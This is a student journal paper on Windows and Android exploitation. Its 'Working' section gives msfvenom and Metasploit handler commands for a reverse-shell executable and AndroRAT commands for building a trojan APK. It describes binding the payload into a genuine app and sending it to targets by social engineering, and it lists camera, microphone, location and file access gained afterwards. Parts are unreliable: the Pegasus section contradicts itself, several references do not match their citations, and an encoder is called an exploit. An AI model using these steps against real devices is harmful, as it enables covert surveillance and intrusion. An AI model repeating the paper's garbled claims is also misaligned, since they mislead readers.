International Journal of Scientific Research in Engineering and Management (IJSREM)
Volume: 07 Issue: 05 | May - 2023 Impact Factor: 8.176 ISSN: 2582-3930

Windows & Android Exploitation

Ms. Deepika Burte[1], Mst. Pratik Gupta[2], Ms. Tanvi Humane[3], Mst. Harshal Ismulwar[4], Mst. Krishna Kounder[5]

[1]Ms. Dipika Burte Cyber Security Department Shah & Anchor Kutchhi Engineering College
deepika.burte@sakec.ac.in
[2]Mst. Pratik Gupta Cyber Security Department Shah & Anchor Kutchhi Engineering College
pratik.gupta16458@sakec.ac.in
[3]Ms. Tanvi Cyber Security Department Shah & Anchor Kutchhi Engineering College
tanvi.humane16554@sakec.ac.in
[4]Mst. Harshal Ismulwar Cyber Security Department Shah & Anchor Kutchhi Engineering College
Harshal.ismulwar16157@sakec.ac.in
[5]Mst. Krishna Kounder Cyber Security Department Shah & Anchor Kutchhi Engineering College
krishna.kounder16745@sakec.ac.in

Abstract - Exploitation is an under-rated methodology of penetrating into a system shell by performing proposed steps which cast an assault on target. The Ideology behind casting this technology is basically targeting the attacker by binding exploit into the data transmitted. Professional Exploit service is way far expensive make it difficult to fit into primary organisations budget. Initiating this task opens a stream for even script kiddies to execute and do the job done which saves time for experts. The drawback pursued in this Problem statement is to bypass the firewall to achieve the shell access of the system & to bind the Exploit in such the way that the data transmitted should appear legitimate is one of the biggest social engineering drawbacks has been accomplished which led this technique to be adapted in every circumstances. The testing of exploit was performed in a compact environment. The platform used to complete this project was "VirtualBox and VMware". This platform delivers multiple Operating system in a same machine helps to reduce the economy and make task easier. The Result clearly make it visible that the proposed exploit can penetrate shells of windows 7, windows 10, and up to android 9 operating systems.

Key Words: Exploitation, Metasploit Framework, Payloads, AndroRat, Trojan, Attacker, victim, Target, Vulnerability, Ransomware.

I. Introduction

What is EXPLOITATION? In simple term exploitation is use or utilization of profits [8] which sounds great enough but exploitation also means selfish utilization. It is a selfish behaviour of taking advantage of someone or a flock of people to gain profit from them for self – mean. This was the basic meaning of exploitation. What can be examples of exploitation? Some basic Exploitation can be Labour Exploitation, Financial Exploitation, Environment Exploitation, Sexual Exploitation but it is not extinct till here, in this Digital world the exploitation has arrested Digital gadgets and computers. Privacy in computer is only private till it hasn't connected to internet. Internet is full of Corrupted file, trojans and malicious applications / Software. Thinking downloading a mod of any purchased application / software is safe to used and saved plenty of amount which is not the case. Here although you downloaded the software successfully and using it for free with no glitches but the case is the application / software you are using is a trojan which. Trojan is any malware that misleads users of its true intent by disguising itself as legitimate Program [6]. Using this trojan on can easily access on your device and purge your privacy. In this Digital world it hard to say whether there is any hidden point left. Using digital appliances like cctv cameras, public wifi, smart phones are way efficiently traceable and trackable. One with good hands-Onn on foot printing can get into your camera and can predict your next step / decision which will lead to an unbiased advantage on him/her to threat you. As Deadly the Digital world has negative side is similarly as wonderful its positive is too. Digital technology has revolutionized the way we communicate, work, and learn, providing unprecedented opportunities for collaboration, innovation, and global connectivity. There's a popular Quote from an author named Matt Mullenweg – "Technology is best when it brings people together." Matthew Charles Mullenweg aka Matt Mullenweg is a web developer and American entrepreneur known for free & open-source software WordPress [9]. Expresses a positive attribute toward Technology. Here in this paper, there is a brief case study and knowledge about how to attack and attacker to perform a self-defence. One example of exploitation in real life is a phishing attack. This type of attack involves sending an email or message that appears to be from a legitimate source, such as a bank or social media platform, but actually contains a malicious link or attachment. The attacker may use social engineering tactics to trick the recipient into clicking on the link or opening the attachment, which can then infect their device with malware or steal sensitive information, such as login credentials or personal data. Phishing attacks can have serious consequences, such as financial losses, identity theft, or the compromise of sensitive corporate or government information. They are a common tactic used by cybercriminals and require constant vigilance and education to protect against.

In the world of Digital appliances and smart AI based technology there is always a fear of privacy piracy. Any Victim can get easily get into panic-attack by demand of some ransom for being target. It is not really easy to deal with it There are many living world example into news about stressful incident cause by privacy issue. A British young boy committed Suicide after being victim to a ransomware scam. Police ransomware which is also known as "police virus" or "FBI virus" was one of the first ransomware trojan created and released in Australia. The ransomware did not only affect the base country Australia but also penetrated computer of nearby country boundary like Greece, Norway, Ireland [9]. The ransomware uses to determine the location of the victim then based on the home country it downloads dozens of supportive trojan accordingly. After the successful shell grant of the victim there use to be a false notice of police force. The message alert uses to display contents like, victim's location, police emblem, police force region, home town flags and many false stuffs to make the statement legitimate. Due to police ransomware, there was a huge number of mental illness and depression in the corresponding zone. In such condition, not just moral support is enough for keeping morrar up but even a proper step has to be taken in consideration. The ideology behind this project is nothing but in short term it's "Attacking the Attacker". Defence is the better option only until the attacker is one step behind. this project is to send a carrier application to a target (considering here the target is the attacker who attack the base machine/system) by embedding the malware application / exe file into a legitimate application (carrier apk) & transmitting it to the target to gain shell access. What is Shell? Shell is a mediator between human and computers. It stores the set of programs to communicate with various specs of computers [11]. Generally shell uses CLI or GUI depending on the compatibility of computer and computer's operating system role.

CLI command line interface, the name itself says that, it's a command line interpreter to communicate with computer, in it the user manually has to input commands in the Windows system command prompt while in Linux operating system's terminal. It is a non-user-friendly way where even a case capitalization results to error in command


GUI graphical user interphase states that it is a graphical mean to interact with computer, user uses graphical contents to manage / delete / create / manipulate data and files. Compared to command line interface, graphical user interface is more memory efficient and more user convenient.

II. Related Work

Exploitation can be sets of line, piece of software, a chunk of data, or a sequence of commands that takes advantages of a bug or vulnerability in a system present [1]. Exploit in the current living world has many positive attributes in the stream of Cyber security & Cyber Law. Exploitation plays a major role to perform pentesting, Dos attack, SQL injections, vulnerability etc. It is necessary to know what kind of exploitation do the system contains. There is various type of Computer security exploitation. They are as follow:

1. **Malware.**
   Malware refers to malicious software designed to harm computer systems or networks. It can be introduced through email attachments, infected websites, of software downloads Malware can steal sensitive information, destroy data, or allow unauthorized access to a computer system.
2. **Phishing.**
   Phishing is a social engineering technique used to trick people into revealing sensitive information, such as login credentials or credit card numbers. Phishing attacks are often carried out through emails, social media, or messaging platforms.
3. **DoS Attack.**
   Denial-of-Service (DoS) Attack are aimed at disrupting the normal functioning of computer systems or networks by overwhelming them with traffic. This can prevent legitimate users from accessing the system, leading to service disruption or downtime.
4. **SQL injection**.
   SQL injection is a technique used to exploit vulnerabilities in web applications to gain access to databases or steal data. It involves injecting malicious code into SQL queries to manipulate data or execute unauthorized commands.
5. **Man in the middle (MITM) attack.**
   MITM attacks involve intercepting communication between two parties to steal or modify data. This can be done by eavesdropping on network traffic, forging digital certificates, or using malware.

To prevent computer security exploitation, it is important to implement strong security measures, such as using anti-malware software, keeping software up-to-date, using strong passwords, and training employees on security best practices. It is also important to be vigilant and cautious when using the internet and to report any suspicious activity to the appropriate authorities.



III. Common Exploits

i. Eternal Blue

U.S. National Security Agency (NSA) Developed the computer Exploit Eternal Blue [2]. The organisation "Shadow Brokers" Leaked the exploit on April 14th, 2017. After the month of the exploit leaked Microsoft released the patched for the Vulnerability [1]. Eternal Blue is an exploit that allows

cyber threat actors to remotely execute arbitrary code and gain access to a network by sending specially crafted packets. It exploits a software vulnerability in Microsoft's Windows operating systems [2]. Server Message Block (SMB) version 1 (SMBv1) protocol, a network file sharing protocol that allows access to files on a remote server. This exploit potentially allows cyber threat actors to compromise the entire network and all devices connected to it. Due to Eternal Blue's ability to compromise networks, if one device is infected by malware via Eternal Blue, every device connected to the network is at risk. This makes recovery difficult, as all devices on a network may have to be taken offline for remediation. This vulnerability was patched and is listed on Microsoft's security bulletin as MS17-010. Eternal Blue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol, denoted by entry CVE-2017-0144 in the Common Vulnerabilities and Exposures (CVE) catalogue [3]. The vulnerability exists because the SMB version 1 (SMBv1) server mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer. Microsoft issued security bulletin MS17-010 in March 2017, which detailed the flaw and announced that patches had been released for all Windows versions that were currently supported. However, many Windows users had not installed the patches when the WannaCry ransomware attack used the Eternal Blue vulnerability to spread itself. In February 2018, Eternal Blue was ported to all Windows operating systems since Windows 2000 by Risk Sense security researcher Sean Dillon. Eternal Champion and Eternal Romance, two exploits originally developed by the NSA and leaked by The Shadow Brokers, were made available as open sourced Metasploit modules. At the end of 2018, millions of systems were still vulnerable to Eternal Blue, leading to millions of dollars in damages due to ransomware worms [3]. In May 2019, the city of Baltimore struggled with a cyberattack by digital extortionists, which was initially attributed to Eternal Blue. However, Nicole Perlroth clarified that Eternal Blue had not been responsible for the Baltimore cyberattack, while others criticized others for pointing out "the technical detail that in this particular case, the ransomware attack had not spread with Eternal Blue". Four Baltimore City chief information officers have been fired or resigned, and security researchers said that the responsibility for the breach lay with the city for not updating their computers.

ii. Shikata-Ga-nai Exploit

Shikata ga nai is a Japanese phrase that means "it cannot be helped" or "there is no other way". In the context of computer security, the term "Shikata ga nai exploit" refers to a specific type of obfuscation technique used by attackers to evade detection by security software. The Shikata ga nai exploit is a type of encoding technique used to modify the payload of malware or an exploit to make it more difficult for antivirus or intrusion detection systems to detect. It is often used in conjunction with other obfuscation techniques to create a more sophisticated attack. The Shikata ga nai exploit was first popularized in the Metasploit Framework, an open-source penetration testing tool. It works by applying a complex encoding algorithm to the payload, making it look like random data to traditional antivirus scanners. When the encoded payload is executed on the target system, it is decoded and executed in memory, bypassing traditional antivirus scanners. One reason the Shikata ga nai exploit is so effective is that it can be modified easily, making it difficult for security software to detect. Attackers can modify the encoding algorithm or the payload itself, making it more challenging for antivirus and intrusion detection systems to detect and block.

Another reason the Shikata ga nai exploit is so effective is that it allows attackers to bypass traditional signature-based detection mechanisms. Traditional antivirus and intrusion detection systems rely on signatures or patterns to detect malware and exploits. The Shikata ga nai exploit creates a unique payload for each attack, making it challenging for security software to detect the malware or exploit. However, the Shikata ga nai exploit is not fool proof. Security software vendors are aware of this technique and are constantly updating their detection algorithms to identify and block these types of attacks. As with any security measure, it is important to use multiple layers of defence to protect against both known and unknown threats. One way to protect against the Shikata ga nai exploit is to use behaviour-based detection techniques. Rather than relying on signatures or patterns, behaviour-based detection looks for abnormal behaviour that could indicate a malware or exploit attack. This can include monitoring for unusual network traffic or system processes. Another way to protect against the Shikata ga nai exploit is to use sandboxing techniques. Sandboxing allows the execution of untrusted code in a controlled environment, separate from the main operating system. This can help detect and prevent malware or exploit attacks before they can harm the system.

In conclusion, the Shikata ga nai exploit is a sophisticated obfuscation technique used by attackers to evade detection by security software. While it can be effective at bypassing traditional antivirus and intrusion detection systems, it is not fool proof. Using multiple layers of defence, such as behaviour-based detection and sandboxing techniques, can help protect against the Shikata ga nai exploit and other advanced threats.

iii. Pegasus

Pegasus is a mythical creature in Greek mythology. It is a winged horse with divine origins, said to have been born from the blood of Medusa after she was killed by Perseus. According to legend, Pegasus was tamed by the hero Bellerophon, who rode him into battle against the Chimera. Pegasus is often depicted as a symbol of wisdom, inspiration, and imagination, and is a popular figure in art, literature, and popular culture.

There is no known computer virus named Pegasus, but there is a sophisticated spyware developed by the Israeli cybersecurity firm NSO Group, called Pegasus, which has been linked to several high-profile attacks on journalists, activists, and government officials around the world. Pegasus is a type of spyware that is designed to target and infect mobile devices. It can be installed on a target's device through malicious links or text messages, and once installed, it can gain access to the device's data, messages, and even microphone and camera. Pegasus can also track the device's

location and record its keystrokes. The Pegasus spyware is often described as a "zero-click" exploit, meaning it can infect a device without any interaction from the user. This makes it incredibly difficult to detect and defend against. The spyware uses a variety of techniques to evade detection, including encrypting its code, using steganography to hide its presence, and exploiting vulnerabilities in the device's operating system. Pegasus has been linked to several high-profile attacks on journalists, activists, and government officials. In 2016, it was discovered that the spyware had been used to target the iPhone of a prominent human rights activist in the United Arab Emirates. In 2018, it was discovered that the spyware had been used to target journalists and activists in Mexico.

In 2019, WhatsApp, which is owned by Facebook, announced that it had discovered a vulnerability in its software that was being exploited by the Pegasus spyware. The vulnerability allowed the spyware to be installed on a target's device simply by placing a WhatsApp call to the device, even if the call was not answered. The discovery of the Pegasus spyware has raised concerns about the use of surveillance technology by governments and other entities. Critics have argued that the use of such technology can undermine human rights and threaten democracy. In response to these concerns, some governments have taken steps to regulate the use of surveillance technology. In December 2020, the European Union proposed new rules that would require companies to obtain government approval before exporting surveillance technology to other countries.

In conclusion, while there is no known computer virus named Pegasus, the Pegasus spyware developed by NSO Group is a sophisticated type of spyware that is designed to target and infect mobile devices. It has been linked to several high-profile attacks on journalists, activists, and government officials, and has raised concerns about the use of surveillance technology. Governments and other entities must take steps to regulate the use of surveillance technology to protect human rights and uphold democracy.

IV. Working

Windows & Android Exploitation is basically the terminal-based project in which Metasploit framework, various payloads, LHOST, LPORT, (App Binding Software) and trojan like AndroRAT are used. Metasploit frame work is Kali LINUX tool which is created and developed by an American developer HD Moore [4]. Metasploit framework aka Msf is known for Scanning Security Vulnerability, Penetration testing, IDS signature etc. Metasploit framework helps to run the payloads and find the vulnerability present in the system and make the Job done easy. The Current latest Stable version of Metasploit framework is 6.3.5 which was updated on 2nd march 2023 [4]. Since the era of smart computing has begun, thousands of payloads are created and used. Payloads are nothing but a set of malware code which performs malicious action [5]. Where Metasploit frame work is a Gun then payloads perform a role of Bullet in it. Payload have their own requisites varies from other most common requisites are LPORT and LHOST. LPORT stands for Local Port ID which is commonly set of 4-digit numbers. LPORT is a security pair of numerical needs to be match while creating malicious file & launching payload. As LPORT, LHOST stands for Local Host which is IP (Internet Protocol) address of the Host. **[App Binding].** Trojans are the programs which dis-guides the target by creating a fake legitimate environment and grant the shell access [7]. AndroRAT is a Trojan creating kali Tool which was discovered in July 2013 [7]. The term AndroRAT stands for Android (Andro) & remote access tool (RAT). AndroRAT created a trojan application for android devices which gains the remote access of the targeted android device.

To perform Windows Exploitation the Following steps has to be Followed:

Step 1: Power up Kali LINUX machine & open terminal

Step 2: Type the Command **Msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST = (your machine IP address) LPORT = (Security code)-o name.exe** where the command will lead to create an exe file which will be get stored in your root directory. One can also give a path where to save he file by pasting the file path after the command.

Step 3: App Binding Process (~ Harshal)

Step 4: Start Metasploit Framework by entering the command **msfconsole** which will lead metasploit framework to run. Depending on the Processors allotted and memory. It will take time for msf to run.

Step 5: As the msf opens select the exploit of Metasploit by using the command **multi/handler**

Step 6: Set the payload by the command **set payload windows/meterpreter/reverse_tcp**

Step 7: Set LHOST by command **set LHOST (your system IP address)**

Step 8: Set LPORT by command **set LPORT (security code)**

Step 9: You can see the options which are required to launch the payload by the command **show options**

Step 10: As all pre-requisites are satisfied launch the payload by **run** command. Which will run the payload in Metasploit and will wait for reverse connection.

Step 11: The Embed exe file has to send to target by using social Engineering methodology and has to be wait till the target uses the file.

To perform Android Exploitation the following steps has to be followed.

Step 1. Power On Kali LINUX Machine and Open Terminal

Step 2. Install the tool AndroRAT.

Step 3. Open folder AndroRAT in terminal and install the requirements of the tool by typing the command **pip install -r requirements.txt** which will install all the supporting requirements for the tool to compile properly.

Step 4. Create a malicious file using AndroRAT command **python3 androRAT.py –build -i (system IP address) -p (system port number) -o (name of application).apk**

Step 5. Bash AndroRAT tool using command **python3 androRAT.py –shell -I 0.0.0.0 -p (Port Number)** which will lead to open the AndroRAT tool and will wait for the reverse connection when the application will be run in targets android system.

Step 6. Side by side the malicious app has to be embedded into a genuine app (-Harshal)

Step 7. The carrier application is now to be send to target. As the target runs the application reverse connection will be generated and shell access will be gained.

Following these steps even a layman can get shell access of the target computer system. It is required to pay attention at some crucial steps.

V. Results

The Platform used here is VM VirtualBox. It was acquired by oracle in 2010. The testing of the project was completely performed under closed and secured environment under the proper guidance of mentor. No system or person were damaged while performing this project.

Oracle VM VirtualBox can create any virtual machine on any base machine, this project was implemented on Kali LINUX (Attacker machine) and Window & Android (Target machine) operating system created privately on it. It created a new virtual machine with personalized CPU and storage allocation. One can create multiple virtual machines in a single system using platform oracle's VM VirtualBox. To install Kali in Virtual machine the only requisite was iso file of kali as well as window and android. ISO file is nothing but the disk image of the Operating System which stores the set of Programs and driver to function program smoothly. The disk file required for kali and rather operating systems were downloaded from the Official sites.

To Demonstrate this Project 3 window 7 machines, 5 window 10 machines and 3 android machines were created and exploited. These lead to success in the embedding of malicious application into a genuine apk and making it a Trojan.

Multiple Command can be used after gaining shell access like,

1. Screenshot
2. Screen recording
3. Audio recording
4. Video recording
5. Rear camera shot
6. From camera shot
7. Ip address
8. Location access
9. File manager
10. File transfer

Etc

Figure V.1 Metasploit Framework




Figure V.2 Connection between attacker & Target




Figure V.3Shutting down target machine from attacker's end




Figure V.4 Screenshot taken from attacker machine

VI. Conclusion

Experiment Result state that exploit can penetrate any machine with great efficient and is able to gain shell access. The research work and development created can also turn out to be useful for other who are seeking information on terms like Exploitation, malware, vulnerability, trojans, Applications and executable file Binding (merging/embedding), malicious virus, payloads, metasploit framework etc. Exploitation is a pervasive problem that affects individuals and communities across the world, and takes many forms, including labour exploitation, sex trafficking, financial exploitation also system threats. Conclusion obtained after performing this experiment is, this exploit can be used in both standard ways. It can trace into a usual being results to interrupt its privacy and used as negative phase or else it can help to keep a spy over the surrounding counties to capture and judge their next plans and steps or even attacking the attacker for captured data to be obtain. Using this tool with good guidance is necessary and every people should occupy knowledge about social-engineering so that the difference between fraud link and legitimate link can be recognized. Exploitation is a violation of human rights, and preventing and addressing it is essential for creating a more just and equitable world.

VII. Acknowledgement

We have great pleasure in presenting this paper **on "Windows & Android Exploitation"**. We take this opportunity to express our sincere thanks to our Guide, **Ms. Dipika Burte**, the faculty in Department of Cyber Security in Shah & Anchor Kutchhi Engineering College for guiding us and suggesting regarding the link of work. We would like to express our gratitude towards their constant encouragement, support and guidance throughout the progress.

Also, we would thank our Principal **Dr. Bhavesh Patel** and **Dr. Nilakshi Jain**, Head of Cyber Security Department, for their help & guidance of this project.

We are also thankful to all faculty member of our department for their help and guidance during completion of our paper

References

1. A. Akkiraju, D. Gabay, H. B. Yesilyurt, H. Aksu and S. Uluagac, "Cybergrenade: Automated Exploitation of Local Network Machines via Single Board Computers," 2017 IEEE 14th International Conference on Mobile Ad Hoc and Sensor Systems (MASS), Orlando, FL, USA, 2017, pp. 580-584, doi: 10.1109/MASS.2017.95.
2. TechTarget Security (2017, September) "Definition -by Brien Posey" [Online].
   Available: https://rb.gy/lo010
   S. Ranta and S. Gupta, "Image Enlargement Scheme based on Singular Value Decomposition and Cubic Spline Interpolation Through Random Numbers," 2022 International Conference on Industry 4.0 Technology (I4Tech), Pune, India, 2022, pp. 1-5, doi: 10.1109/I4Tech55392.2022.9952552.
3. K. Vimala and S. Fugkeaw, "VAPE-BRIDGE: Bridging OpenVAS Results for Automating Metasploit Framework," 2022 14th International Conference on Knowledge and Smart Technology (KST), Chon buri, Thailand, 2022, pp. 69-74, doi: 10.1109/KST53302.2022.9729085.
4. "IEEE Standard Interface Requirements and Performance Characteristics of Payload Devices in Drones," in IEEE Std 1937.1-2020, vol., no., pp.1-30, 12 Feb. 2021, doi: 10.1109/IEEESTD.2021.9354136.
5. Xu Ming Kun, Chen Ming and Hu Yan, "Design of software to search webpage Trojan horse in IIS server," 2011 IEEE International Conference on Computer Science and Automation Engineering, Shanghai, 2011, pp. 208-210, doi: 10.1109/CSAE.2011.5953205.
6. F-Secure (2013, July) "Trojan: Android / AndroRat" [Online].
   Available: https://rb.gy/ssdl3
7. Dictionary.com "Exploitation" [Online].
   Available: https://rb.gy/87fjj
8. Wikipedia (2023, April 3) "Matt Mullenweg" [Online].
   Available: https://rb.gy/c0v8j
9. KnowBe4 (2021) "Urausy Police Ransomware" [Online].
   Available: https://rb.gy/07iaw
   X. Wang, J. Lin, Y. Zou and L. Zha, "A Login Shell for Computing Grid," 2008 IEEE Fourth International Conference on eScience, Indianapolis, IN, USA, 2008, pp. 762-769, doi: 10.1109/eScience.2008.12.
10. Lifars (2015, January 26) "A teenager Commits suicide over Police Ransomware" [Online].
    Available: https://rb.gy/zfnzp